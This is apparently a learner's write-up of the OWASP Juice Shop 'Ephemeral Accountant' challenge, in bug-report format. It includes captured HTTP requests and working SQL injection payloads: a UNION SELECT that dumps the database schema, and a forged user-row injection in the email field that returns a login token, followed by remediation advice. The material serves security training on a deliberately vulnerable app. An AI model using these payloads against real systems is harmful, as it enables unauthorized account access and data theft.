Vulnerability: Weak Password Hashing (Via SQLi)

Juice Shop Challenge: Ephemeral Accountant

Date Found: 2025-04-15

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ⭐ ☆

Location/URL:
/#/login

Parameter/Input Field: Email field

Description:
SQL injection exposed database schema and enabled login token extraction.

Steps to Reproduce (STR):
1. Try invalid login credentials
2. Modify email field to a single quote to get SQLite error
3. Use UNION SELECT to extract table schema
4. Craft payload to extract tokens

Proof of Concept (PoC):
Payload Used:
banana'))UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--

Impact:
Allows attacker to enumerate database schema and extract sensitive info.


Root Cause (Conceptual):
Improper sanitization of SQL input fields.

Remediation / How to Fix:
Use parameterized queries and input validation.

Relevant OWASP Resource: OWASP SQL Injection Prevention Cheat Sheet

Tools Used:
Burp Suite, JSON Beautifier

Personal Notes/Learnings:
Learned how SQLi can expose hashes and schema details.




```
{
  "email":"AZIZ",
  "password":"AZIZ"
}
```

```
X-Recruiting: /#/jobs

Invalid email or password.
```

Request


Pretty Raw ..

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=g1hXt8cVCRszFVf8tBTkgu8atyDIrbsnNFVyhjyI9ZFP9tn3c1VHZ6ujxc1Ps2jsO7HoWI9KCNl
Content-Length: 27
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
      "email":"'",
      "password":""
}
```

Response

Pretty Raw Hex Render

```
heroku-nel="https://nel.heroku.com/reports?s=7dvfMN1ZzyM7R5JmD7L6owUUTSjho%2FYjTU35mI57zLA%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&ts=1742159151"
Server: Heroku
Vary: Accept-Encoding
Via: 1.1 heroku-router
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs
Content-Length: 1136

{
  "error": {
    "message": "SQLITE_ERROR: near \"d41d8cd98f00b204e9800998ecf8427e\": syntax error",
    "stack": "Error\n    at Database.<anonymous> (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    at new Promise (<anonymous>)\n    at Query.run (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at /app/node_modules/sequelize/lib/sequelize.js:315:28\n    at process.processTicksAndRejections (node:internal/process/task_queues:105:5)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password = 'd41d8cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = ''' AND password = 'd41d8cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL"
    },
    "sql": "SELECT * FROM Users WHERE email = ''' AND password = 'd41d8cd98f00b204e9800998ecf8427e' AND deletedAt IS NULL",
    "parameters": {}
  }
}
```



Request

Pretty Raw Hex

```
GET /rest/products/search?q=
banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9
%20FROM%20sqlite_master-- HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=
dismiss; cookieconsent_status=dismiss;
continueCode=
g1hXt8cVCRszFVf8tBTkgu8atyDIrbsnNFVyhjyI9ZFP9
tn3c1VHZ6ujxc1Ps2jsO7HoWI9KCN1
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="133",
"Not(A:Brand";v="99"
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response

Pretty Raw Hex Render


```
{
    "id":
    "CREATE TABLE `Users` (`id` IN
    TEGER PRIMARY KEY AUTOINCREMEN
    T, `username` VARCHAR(255) DEF
    AULT '', `email` VARCHAR(255)
    UNIQUE, `password` VARCHAR(255
    ), `role` VARCHAR(255) DEFAULT
     'customer', `deluxeToken` VAR
    CHAR(255) DEFAULT '', `lastLog
    inIp` VARCHAR(255) DEFAULT '0.
    0.0.0', `profileImage` VARCHAR
    (255) DEFAULT '/assets/public/
    images/uploads/default.svg', `
    totpSecret` VARCHAR(255) DEFAU
    LT '', `isActive` TINYINT(1) D
    EFAULT 1, `createdAt` DATETIME
     NOT NULL, `updatedAt` DATETIM
    E NOT NULL, `deletedAt` DATETI
    ME)",
    "name":2,
    "description":3,
    "price":4,
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
},
```



```
"CREATE TABLE `Users` (
`id` INTEGER PRIMARY KEY AUTOINCREMENT,
`username` VARCHAR(255) DEFAULT '',
`email` VARCHAR(255) UNIQUE,
`password` VARCHAR(255),
`role` VARCHAR(255) DEFAULT 'customer',
`deluxeToken` VARCHAR(255) DEFAULT '',
`lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
`profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
`totpSecret` VARCHAR(255) DEFAULT '',
`isActive` TINYINT(1) DEFAULT 1,
`createdAt` DATETIME NOT NULL,
`updatedAt` DATETIME NOT NULL,
`deletedAt` DATETIME)"
```



```
"email":
"'UNION SELECT*FROM (SELECT 1000 as 'id',' ' a
s 'username', 'acc0unt4nt@juice-sh.op' as 'emai
l', 'asdfasdf' as 'password', 'accounting' as
'role',' ' as 'deluxeToken', '127.0.0.1' as 'l
astLoginIp', 'default.svg' as 'profileImage',
' ' as 'totpSecret', 1 as 'isActive' , '2020-0
8-30 11:12:13.456+00:00' as 'createdAt', '2020
-08-30 11:12:13.456 +00:00' as 'updatedAt', nu
ll as 'deletedAt')--",
"password":""
```



```
"authentication":{
  "token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
  "bid":6,
  "umail":"acc0unt4nt@juice-sh.op"
```